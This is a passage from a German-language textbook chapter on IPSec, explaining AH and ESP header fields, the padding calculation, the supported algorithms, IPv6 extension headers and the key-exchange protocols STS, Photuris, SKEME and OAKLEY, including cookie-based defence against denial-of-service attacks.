


Abb. 5.17 IPSec ESP im Tunnel-Modus. (* Pad Data besteht aus den Padding-Daten, der Padding-Längenangabe und dem Next Header-Feld, vgl. Bild 5.20)




Abb. 5.18 Aufbau des Authentication Headers in der im Internet üblichen Darstellungsweise. Jede Zeile umfasst 32 Bit (4 Byte).

- Die *Payload Length* (1 Byte) wird mit Rücksicht auf Festlegungen für IPv6 etwas seltsam berechnet: Sie wird berechnet als Länge des AH in 32 Bit-Worten minus 2. (Für ein Authentication Data Feld von 128 Bit beträgt dieser Wert also 5.)
- 16 unbekannte Bits sind für zukünftige Nutzung reserviert.
- Der *Security Parameters Index (SPI)* bildet zusammen mit der IP-Zieladresse die eindeutige Referenz auf die zu verwendende SA. Die SPI wird normalerweise vom Empfänger zufällig gewählt; dabei sind aber die Werte 0 (ausschließlich lokale Verwendung) und 1 bis 255 (Verwendung durch die Internet Assigned Numbers Authority IANA) reserviert. (Z.B. wurde dem SKIP-Protokoll den SPI-Wert 1 zugewiesen. Wenn dieser Wert im SPI-Feld steht, so wird keine IPSec-SA für das Paket verwendet, sondern das SKIP-Protokoll.)
- Ein 32 Bit großes *Sequenznummernfeld* soll Replay-Attacken verhindern. Nach Aushandlung einer SA wird die Sequenznummer mit „0“ initialisiert, und das erste IP-Paket erhält die Sequenznummer „1“. Erfordert die Sicherheitspolitik den Schutz gegen Replay-Attacken, so muss nach spätestens $2^{32} - 1$ Paketen eine neue SA ausgetauscht werden. (Anmerkung: Auch TCP kennt eine 32 Bit Sequenznummer. Während aber bei TCP einzelne Bytes gezählt werden, sind es hier ganze IP-Pakete.) Die Sequenznummer muss vom Sender eingefügt werden, der Empfänger darf sie aber ignorieren.
- Das *Authentication Data* Feld ist in Inhalt und Größe abhängig von dem zur MAC-Berechnung verwendeten Algorithmus. Diese sind jeweils in separaten RFCs beschrieben (z.B. [MG98b]).

Bei der Berechnung des MAC, der bei IPSec auch Integrity Check Value (ICV) genannt wird, muss genau festgelegt werden, wie mit den Feldern im IP-Header zu verfahren ist.

Bild 5.19 gibt die Behandlung der einzelnen Felder wieder. Ein besonders interessanter Fall ist das *Destination Address*-Feld. Wird nämlich eine der Optionen *Loose Source Routing* oder *Strict Source Routing* verwendet, so soll das IP-Paket über eine festgelegte Folge von Routern übertragen werden. Diese Router sind als Folge von IP-Adressen in dem jeweiligen Optionseintrag angegeben, und als Zieladresse wird jeweils die nächste Adresse aus dieser Liste in das Feld „Destination Address“ eingetragen. So-

Fließt in die MAC-Berechnung ein	Wird für die MAC-Berechnung auf „0“ gesetzt
- Version	- Type of Service (TOS)
- Internet Header Length	- Flags
- Total Length	- Fragment Offset
- Identification	- Time to Live (TTL)
- Protocol (Hier muss der Wert für AH stehen.)	- Header Checksum
- Source Address	
- Destination Address (vgl. Text)	

Abb. 5.19 Behandlung von Feldern des IP-Headers bei der MAC-Berechnung.

mit kann dieses Feld variabel sein, der Wert am IPSec-Ziel ist trotzdem vorhersagbar: Es ist die letzte Adresse im Optionsfeld im IP-Header.

Neben den festen Feldern kann jeder IP-Header eine variable Anzahl von Optionen enthalten. Diese Optionen werden von AH als Einheit betrachtet: Ist auch nur eine Option aus dieser Liste veränderbar, so werden alle Bytes des Optionsfeldes für die MAC-Berechnung auf 0x00 gesetzt. Eine Übersicht über die Behandlung der Optionen findet man in [KA98a].

5.4.3 Encapsulation Security Payload (ESP)

Der wichtigste Sicherheitsdienst für das „öffentliche“ Internet ist Vertraulichkeit. Während man für Wählverbindungen oder Standleitungen im Telekommunikationsbereich noch ziemlich zuverlässig das Risiko und den Aufwand für unberechtigtes Mitlesen ausrechnen kann, ist dies für das Internet nicht mehr der Fall, da der Weg eines IP-Pakets durch das Internet nicht vorhergesagt werden kann. Da manche Router öffentlich zugänglich sind, und auf LAN-Ebene (Ethernet) IP-Pakete oft von allen empfangbar sind, kann ein IP-Paket leicht einen „unsicheren“ Weg nehmen.

Vertraulichkeit wird bei IPSec mit Hilfe des *Encapsulation Security Payload* (ESP) realisiert. Der Dienst Vertraulichkeit ist optional, genau wie der Dienst Authentizität. Einer der beiden Dienste muss jedoch mit ESP angewendet werden (sonst macht diese Konstruktion keinen Sinn.) ESP enthält teilweise die gleichen Felder wie AH, nur in anderer Reihenfolge und in zwei Blöcke aufgeteilt:

- Die Felder *SPI* und *Sequence Number* haben die gleiche Bedeutung wie bei AH. Sie sind immer vorhanden. Im Unterschied zu AH kann aber die SA, auf die die SPI zusammen mit der IP-Zieladresse verweist, auch einen Verschlüsselungsalgorithmus und die dazu passenden kryptographischen Parameter wie Initialisierungsvektor und Schlüssel enthalten.




Abb. 5.20 ESP Header und Trailer mit eingeschlossenen Daten und Padding.

- *Payload Data* besteht im Transport Mode aus der Nutzlast des originalen IP-Pakets (meist ein TCP- oder UDP-Segment), und im Tunnel Mode aus dem originalen IP-Paket selbst. Benötigt ein Verschlüsselungsalgorithmus die explizite Übertragung eines Initialisierungsvektors (IV), so muss dies auch im Payload Data-Feld erfolgen. Der IV steht dann am Beginn dieses Feldes und wird *nicht* verschlüsselt.
- Padding Bytes müssen aus zwei verschiedenen Gründen eingefügt werden:
 - Der Beginn des Authentication Data-Feldes muss mit dem Beginn eines Internet-Wortes (32 Bit) zusammenfallen, damit diese Daten beim Durchlaufen des IPSec-Pakets schnell gefunden werden können. (Der MAC wird verifiziert, bevor die Entschlüsselung beginnt.) Dies gilt auch, wenn die Daten nicht verschlüsselt werden.
 - Bei Verwendung einer Blockchiffre wie DES oder AES zur Verschlüsselung der Daten muss beachtet werden, dass diese immer Blöcke von 8 oder 16 Byte verarbeiten. Die Anzahl der Padding-Bytes muss also so gewählt werden, dass die Länge von Payload Data plus Padding plus Pad Length plus Next Header immer ein Vielfaches dieser Blocklänge ist.
 - Ist n die Länge der Nutzlast in Bytes und m die Blocklänge der Chiffre in Bytes (bei Verwendung einer Stromchiffre oder der Chiffre NULL setzen wir $m = 1$), so ergibt sich die minimale Anzahl p von Padding-Bytes (mehr sind erlaubt) aus der Formel

$$p = \text{kgV}(4, m) - ((n + 2) \bmod \text{kgV}(4, m)).$$

- Damit die Padding-Bytes nach der Entschlüsselung von ESP wieder entfernt werden können, muss ihre Anzahl in *Pad Length* mit übertragen werden. Da dieses Feld nur ein Byte groß ist, sind hier Werte von 0 bis 255 erlaubt.
- *Next Header* enthält wie üblich einen numerischen Wert zwischen 0 und 255, der den Inhalt der Nutzlast beschreibt.

Referenz und Beschreibung	AH	ESP MAC	ESP Enc
IP Authentication using Keyed MD5 [MS95]	✓		
The ESP DES-CBC Transform [KMS95]			✓
HMAC: Keyed-Hashing for Message Authentication [KBC97]	✓	✓	
HMAC-MD5 IP Authentication with Replay Prevention [OG97]	✓		
The NULL Encryption Algorithm and Its Use With IPsec [GK98]			✓
The ESP CBC-Mode Cipher Algorithms [PA98]			✓
The Use of HMAC-MD5-96 within ESP and AH [MG98a]	✓	✓	
The Use of HMAC-SHA-1-96 within ESP and AH [MG98b]	✓	✓	
The ESP DES-CBC Cipher Algorithm With Explicit IV [MD98]			✓
The Use of HMAC-RIPemd-160-96 within ESP and AH [KP00]	✓	✓	
The AES-CBC Cipher Algorithm and Its Use with IPsec [FGK03]			✓
The AES-XCBC-MAC-96 Algorithm and Its Use With IPsec [FH03]	✓	✓	
Using AES Counter Mode With IPsec ESP [Hou04b]	✓	✓	

Abb. 5.21 Kryptographische Algorithmen für IPSec AH und ESP.

- Die Berechnung des MAC, der dann im Feld *Authentication Data* gespeichert wird, ist bei ESP wesentlich einfacher als bei AH, da hier nur statische Felder einfließen und auch das Authentication Data-Feld explizit ausgenommen ist.

5.4.4 Kryptographische Algorithmen

Die Tabelle in Abbildung 5.21 gibt einen Überblick über die zur Verwendung in AH bzw. ESP spezifizierten MAC- und Verschlüsselungsalgorithmen. Werden weitere Verschlüsselungsalgorithmen verwendet, so kann dies zu Interoperabilitätsproblemen führen.

5.4.5 IPv6

IP Version 4 ist auch heute noch die im Internet wichtigste Version. IP Version 6 (IPv6) wird seit Jahren langsam eingeführt, es ist aber noch nicht abzusehen, wann IPv4 „in Rente“ gehen kann.

Die Entwicklung von IPv6 war eine Reaktion auf die zunehmende Verknappung der IPv4-Adressen. Es sind zwar noch lange nicht alle ungefähr 2^{32} IPv4-Adressen vergeben, aber dies ist auch nicht möglich, weil IP-Adressen eine gewisse Struktur besitzen: Sie werden in IP-Netzen und Subnetzen zusammengefasst, um das Routing möglichst effizient zu machen. Außerdem sind einige IP-Adressen für spezielle Aufgaben reserviert. (Z.B. ist die IP-Adresse, deren Host-Bits alle 0 sind, die Netzwerkadresse eines Subnetzes und die IP-Adresse, deren Host-Bits alle 1 sind, ist die Broadcast-Adresse im Subnetz [Tan03].)

In IPv6 sind die IP-Adressen 128 Bit lang. Dies ergibt eine unerschöpfliche Anzahl von Adressen. (Zur Verdeutlichung: Man könnte mit 2^{128} Werten jedem Quadratmillimeter der Erdoberfläche ungefähr 667.088.217.668.537.139 IPv6-Adressen zuweisen.)

Da sowieso eine Revision des IP-Protokolls fällig war, hat die IETF dabei auch gleich einige Erfahrungen aus der Praxis in IPv6 einfließen lassen [Hui00]. Uns interessiert in diesem Zusammenhang nur das Konzept der Erweiterungsheader, da IPSec AH und ESP solche Erweiterungsheader sind.

Der IPv4-Header enthält einige Felder, die in der Praxis nur sehr selten genutzt werden. Dazu zählen unter anderem die Fragmentierungsfelder (*Flags*, *Fragment Offset*) und die verschiedenen Optionen. In IPv6 hat man daher konsequenterweise diese Felder aus dem eigentlichen IP-Header entfernt und in sogenannte Erweiterungsheader verbannt, die nur bei Bedarf zwischen dem IPv6-Header und der Nutzlast eingefügt werden.

AH und ESP sind im IPv6-Kontext zwei Erweiterungsheader, die nur dann eingefügt werden, wenn Vertraulichkeit oder Authentizität benötigt werden. Da AH und ESP nur Dienste für Absender und Empfänger bereitstellen, sollten sie hinter den Erweiterungsheadern platziert werden, die von IPv6-Routern benötigt werden. Weitere Header können vor oder hinter AH bzw. ESP platziert werden.

5.5 IPSec Schlüsselmanagement

Das Schlüsselmanagement ist in der IPSec-Architektur eine unabhängige Anwendung, die eine nicht IPSec-geschützte TCP/IP oder UDP/IP-Verbindung nutzt. Sie wird in der Regel vom AH- oder ESP-Modul gestartet, wenn eine benötigte SA noch nicht zur Verfügung steht.

In den aktuellen IPSec-Implementierungen ist das Internet Key Exchange Protocol (IKE) [HC98] bzw. IKEv2 [Kau05] für das Schlüsselmanagement zuständig. IKE hat eine lange Geschichte. Wir wollen daher in den folgenden Abschnitten in groben Zügen




Abb. 5.22 Das STS-Protokoll. Der zur symmetrischen Verschlüsselung benutzte Schlüssel k wird von A und B aus $g^{ab} \text{ mod } p$ abgeleitet.

die Entstehungsgeschichte von IKE nachzeichnen um zu verstehen, warum IKE die heutige Form hat, und welche Features der Vorgängerprotokolle übernommen wurden.

5.5.1 Station-to-Station Protocol

Alle Vorschläge zur Schlüsselvereinbarung für IPSec basieren auf dem Diffie-Hellman-Schlüsselaustauschprotokoll. Da dieses jedoch anfällig gegen Man-in-the-middle-Attacken ist, wurde als Ausgangspunkt für praktische Entwicklungen das *Station-to-Station-Protokoll* (STS) von Diffie, van Oorschot und Wiener [DVOW92] verwendet.

Kernstück des STS-Protokolls ist natürlich die Diffie-Hellman Schlüsselvereinbarung. Die dabei zwischen A und B ausgetauschten Werte α und β werden zusätzlich authentisiert, indem zwei verschiedene Hashwerte (man beachte die vertauschte Reihenfolge von α und β) von A und B signiert und diese Signaturen mit dem nur A und B bekannten Schlüssel k , der aus $g^{ab} \text{ mod } p$ abgeleitet wurde, verschlüsselt werden.

Im STS-Protokoll benötigen A und B jeweils einen authentischen öffentlichen Schlüssel (z.B. in Form eines X.509-Zertifikats), damit der jeweils andere die Signaturen in Nachricht 2 und 3 überprüfen kann. Diese öffentlichen Schlüssel werden jedoch nicht für den Schlüsselaustausch selbst, sondern nur zur Authentikation der ausgetauschten Werte α und β verwendet.

Da α und β für jede Schlüsselvereinbarung neu erzeugt werden, kann das STS-Protokoll *Perfect Forward Secrecy (PFS)* garantieren: Wird der öffentliche Schlüssel eines Teilnehmers „geknackt“, d.h. wird von unberechtigter Seite der dazu gehörige private Schlüssel berechnet oder ausgelesen, so kann man damit zwar evtl. zukünftige Nachrichten lesen, nicht aber die bislang ausgetauschten. Dieses Sicherheitskriterium wird durch die Beobachtung motiviert, dass zum Knacken eines Public Key eine große Rechenleistung benötigt wird, und dass dies sich nur für langlebige Schlüssel lohnt.

Bei STS wird Perfect Forward Secrecy dadurch erreicht, dass die öffentlichen Schlüssel nur zur Authentikation verwendet werden. Wird ein solcher Schlüssel geknackt, z.B. der von A , so kann sich der Angreifer ab diesem Zeitpunkt als A authentifizieren und erhält so ggf. für A bestimmte, vertrauliche Daten. Dies ist möglich, da er in diesem aktiven Angriff den Wert a des Diffie-Hellman-Austauschs selber wählen kann.

Um aber alte Daten lesen zu können, nützt ihm das gar nichts: Er müsste in jedem einzelnen Fall die Diffie-Hellman-Schlüsselvereinbarung in den vorangegangenen STS-Protokollen knacken.

5.5.2 Photuris

Das Senden eines Wertes α im STS-Protokoll löst in Host B mehrere Public-Key-Operationen aus: die Berechnung von β und einer digitalen Signatur. Dies bindet Ressourcen im Host B und kann für Denial-of-Service (DoS)-Attacken genutzt werden, indem ein Angreifer (mit gefälschter IP-Absenderadresse) viele zufällig gewählte Werte α' mit $0 \leq \alpha' < p$ an das Opfer sendet.

Photuris [KS99b] ist ein von P. Karn und W. Simpson beschriebenes Protokollschemata, bei dem besonderer Wert auf den Schutz vor DoS-Angriffen gelegt wurde. Sie verwenden dazu einen *Cookie*-Mechanismus, um DoS-Angriffe zu verhindern. (Der Begriff „Cookie“ wird auch im HTTP-Protokoll verwendet, dort allerdings für kleine Textdateien, die Zustandsinformationen speichern, siehe Unterabschnitt 11.1.8.)

Ein *Cookie* ist im Photuris-Protokoll eine 64 Bit Zufallszahl. Auf eine *Cookie-Request*-Nachricht von A , die einen 64-Bit-Wert (*Initiator-Cookie*) enthält, antwortet B zunächst nur mit einer *Cookie-Response*. Diese enthält 64 (zufällig gewählte oder berechnete) Bit (*Responder-Cookie*) und Vorschläge für nachfolgend zu verwendende Schlüsselaustausch-Schemata (z.B. den Modulus p und den Generator g für das Diffie-Hellman-Protokoll, vgl. [KS99a]).

Ein gutes Cookie sollte drei Bedingungen erfüllen, um Angriffe unmöglich zu machen:

- *Das Cookie muss von der Internet-Adresse der beiden Parteien A und B abhängen.* Dies kann man z.B. dadurch erreichen, dass die Source- und Destination-IP-Adresse (und ggf. noch die beiden UDP-Ports) in die Berechnung des Cookies mit einfließen.
- *Niemand außer dem Absender des Cookies darf in der Lage sein, ein echtes Cookie zu erzeugen.* Dies ist dann der Fall, wenn zur Berechnung des Cookies ein geheimer kryptographischer Schlüssel verwendet wird.
- *Die Cookie-Erzeugung muss so schnell sein, dass sie keine bedeutenden Ressourcen im Rechner bindet.*

Als Möglichkeit zur Berechnung eines Cookies bietet sich somit z.B.

$$\text{COOKIE} := \text{hash}(\text{secret_key}, \text{IP_Destination}, \text{IP_Source}, \text{Counter})$$

an, wobei der Zähler dazu dient, mehrere Verbindungen zwischen zwei Hosts aufzubauen zu können (die Cookies dürfen sich ja nicht wiederholen). Der sendende Host muss bei dieser Methode nur den Zählerstand abspeichern und kann das Cookie, wenn es zurückkommt, anhand der gleichen Daten wieder rekonstruieren.

Ein Cookie, das ein Host jederzeit aus bestimmten Werten (IP-Adresse, kryptographischer Schlüssel, Datum, ...) erneut berechnen kann (und das er deshalb nicht speichern muss), heißt *Stateless Cookie*. Dieser Typ von Cookies eignet sich beson-




Abb. 5.23 Die vier Phasen des Photuris-Protokolls.

ders gut zur Abwehr von DoS-Angriffen, weil hier kein Speicherplatz belegt wird. (Im Gegensatz dazu benötigen *Stateful Cookies*, die in der Regel eine zufällig gewählte Komponente enthalten, Speicherplatz, der proportional mit der Anzahl der Protokollanfragen wächst.)

Mittels IP-Spoofing kann ein Angreifer nun zwar viele Cookie-Requests senden, er erhält aber nie die Response mit einem gültigen Cookie von B, da die Antwort an die vom Angreifer gefälschte IP-Adresse gesendet wird. Beide Cookies müssen jedoch im Header aller nachfolgenden Datensätze enthalten sein, sonst reagiert B nicht. DoS-Angriffe werden so verhindert.

In den nachfolgenden Schritten wird zunächst ein gemeinsamer Diffie-Hellman-Wert vereinbart und weitere Attribute zum vereinbarten Schema ausgetauscht (Value-Request, Value-Response). Dann erst werden die Identitäten der beiden Partner und die Authentizität der bislang ausgetauschten Nachrichten verifiziert und die erste SA gebildet (Identity-Request, Identity-Response). Wird eine neue SA benötigt, so kann sie vom Initiator A mittels SPI-Needed angefordert werden, auf die Responder B mit SPI-Update antwortet.

Wegweisend bei Photuris ist der Cookie-Mechanismus, der zunächst in OAKLEY und dann in IKE übernommen wurde. Dadurch ist es möglich, DoS-Angriffe auf Basis von IP-Spoofing abzufangen. Dies ist der wichtige Beitrag von Photuris zur Entwicklung von IPSec.




Abb. 5.24 Die drei Phasen des SKEME-Protokolls.

5.5.3 SKEME

Das SKEME-Protokoll von Hugo Krawczyk [Kra96] erweitert die vorangegangenen Protokolle um die Möglichkeit, einen Diffie-Hellman-Schlüsselaustausch auch ohne Einsatz von digitalen Signaturen zu authentisieren, und bietet eine veränderte Reihenfolge der Nachrichten an: Public-Key-Operationen werden hier schon in der ersten Phase durchgeführt.

In der SHARE-Phase tauschen A und B zwei „Halbschlüssel“ aus, die dann mit Hilfe einer Hashfunktion zu einem symmetrischen Schlüssel k kombiniert werden. Dieser Austausch wird mit Hilfe des zertifizierten öffentlichen Schlüssels der jeweils anderen Partei vorgenommen, so dass nur die „echten“ A und B nach Abschluss der SHARE-Phase im Besitz der beiden Halbschlüssel sind.

In der EXCH-Phase erfolgt der Diffie-Hellman-Schlüsselaustausch, und in der AUTH-Phase wird der nur A und B bekannte symmetrische Schlüssel k dazu benutzt, um die beiden Diffie-Hellman-Werte mit den Identitäten zu verknüpfen und zu authentisieren. Da in der AUTH-Phase nur symmetrische kryptographische Algorithmen




Abb. 5.25 Das SKEME-Protokoll mit verschachtelten Phasen.

zum Einsatz kommen, ergibt sich bei erneutem Diffie-Hellman-Austausch eine höhere Performance.

Die drei Phasen von SKEME können auch ineinander verzahnt werden, um eine schnellere Schlüsselvereinbarung zu erreichen.

5.5.4 OAKLEY

Hilary Orman kombinierte im OAKLEY-Protokoll [Orm98] die Konzepte aus Photuris, SKEME und dem STS-Protokoll und entwickelte sie weiter:

- Die Grundidee von STS, die Diffie-Hellman-Schlüsselvereinbarung mit der Überprüfung der Identität der beiden Parteien (und damit auch der Authentizität der ausgetauschten Nachrichten) zu verbinden, wird in Oakley übernommen. Aus SKEME werden weitere Varianten zur Authentisierung der beiden Parteien importiert.
- Eine zentrale Rolle spielen die Cookies aus Photuris. Sie verhindern in OAKLEY nicht nur DoS-Angriffe, sondern sie dienen auch zur Identifizierung der Nachrichten: Wie in Photuris steht zu Beginn jeder Nachricht ein Paar (CKY-I,CKY-R) aus Initiator- und Responder-Cookie.
- Wie bei jedem guten Sicherheitsstandard sind auch bei OAKLEY die eingesetzten kryptographischen Algorithmen aushandelbar. Dies betrifft sowohl die symmetrischen Algorithmen zur Verschlüsselung, Hash- und MAC-Bildung, als auch die mathematische Gruppe, in der Diffie-Hellman durchgeführt wird. (Letzteres ist eine wichtige Neuerung von OAKLEY.) Dadurch wird sichergestellt, dass das Protokoll weiter eingesetzt werden kann, auch wenn einer oder mehrere der ursprünglich vorgesehenen Algorithmen geknackt werden.

OAKLEY definiert keine feste Folge von Nachrichten, sondern kann eher als Bausatz gesehen werden, aus dem man verschiedenste Protokolle zusammenbauen kann. Dies erfolgt nach dem Prinzip der „schrittweisen Weitergabe von Information“: Jeder der beiden Partner entscheidet in jedem Protokollschnitt, wie viel zusätzliche Information er an den anderen senden möchte. Dabei gilt: Je mehr Information, desto schneller ist der Austausch abgeschlossen, und je weniger Information, desto sicherer ist das Protokoll.

Wir wollen dieses Prinzip aus drei Beispielen aus [Orm98] erläutern. Vorher müssen wir jedoch noch die von OAKLEY verwendeten Datenfelder angeben.

OAKLEY Conservative Mode. In Bild 5.27 ist ein langsamer („conservative“) Modus des OAKLEY-Protokolls wiedergegeben. Bei diesem Beispiel soll so viel Information wie nur irgend möglich vor einem passiven Angreifer verborgen werden.

Das Beispiel beginnt mit einer Anfrage des Initiatoren an den Responder, ob dieser bereit ist, einen Schlüsselaustausch zu beginnen (1.). Diese Nachricht enthält keinerlei Informationen außer dem Datenfeld, das den Schlüsselaustausch signalisiert. (Anmerkung: Die in der Tabelle aus [Orm98] angegebenen Werte für MSGTYPE tauchen

Datenfeld	Beschreibung
CKY-I	Cookie des Initiators
CKY-R	Cookie des Responders
MSGTYPE	Typ der nachfolgenden Nachricht: ISA_KE&AUTH_REQ oder ISA_KE&AUTH REP bei Schlüsselaustausch, ISA_NEW_GROUP_REQ or ISA_NEW_GROUP REP beim Aushandeln einer neuen Diffie-Hellman-Gruppe.
GRP	Name/Bezeichnung der verwendeten Diffie-Hellman-Gruppe
g^x (or g^y)	DH-Nachricht als ganze Zahl beliebiger Länge
EHAO	Liste mit angebotenen Verschlüsselungs-, Hash- und Authentisierungsalgorithmen ("Encryption Hash Authentication Offering")
EHAS	Auswahl jeweils eines Verschlüsselungs-, Hash- und Authentisierungsalgorithmus ("Encryption Hash Authentication Selection")
IDP	Flag das angibt, ob die Daten hinter der Verschlüsselungsgrenze verschlüsselt sind (IDP, 1) oder nicht (NIDP, 0)
ID(I), ID(R)	Identität von Initiator bzw. Responder
Ni, Nr	Zufallszahl ("nonce") von Initiator bzw. Responder

Abb. 5.26 Datenfelder des OAKLEY-Schlüsselaustauschs.

im RFC nicht wieder auf. Stattdessen werden OK_KEYX für OaKley KEY eXchange und INEWGRP zur Vereinbarung einer neuen Gruppe benutzt. In diesem Abschnitt wurden die Bezeichnungen aus den Beispielen übernommen.)

Der Responder antwortet mit einem Cookie (2.), das zum Schutz gegen Denial-of-Service-Angriffe genutzt werden kann, später aber auch zusammen mit CKY-I als Identifikator für eine OAKLEY-Session genutzt wird.

Der Initiator muss dieses Cookie zusammen mit seinem eigenen an den Responder zurücksenden (3.). Das wichtigste (und größte) Datenfeld dieser Nachricht enthält den Diffie-Hellman-Wert $g^x \bmod p$ des Initiators, wobei die Primzahl p (oder eine elliptische Kurve) durch den Wert GRP festgelegt wird, der eine der fünf im Anhang E des Standards beschriebenen mathematischen Gruppen bezeichnet (drei Primzahlgruppen und zwei elliptische Kurven). Außerdem sendet der Initiator eine Liste derjenigen kryptographischen Algorithmen zur Verschlüsselung, Hashwertbildung und Authentikation mit, die er unterstützt.




Abb. 5.27 Langsamer Modus mit Schutz der Identitäten. Die in jedem Schritt neu hinzukommenden Informationen sind fett hervorgehoben.

Der Responder wählt jeweils einen dieser vorgeschlagenen Algorithmen aus, und sendet seinen Diffie-Hellman-Wert (4.). Nachdem der Initiator diese Nachricht empfangen hat, können beide Parteien Daten verschlüsseln.

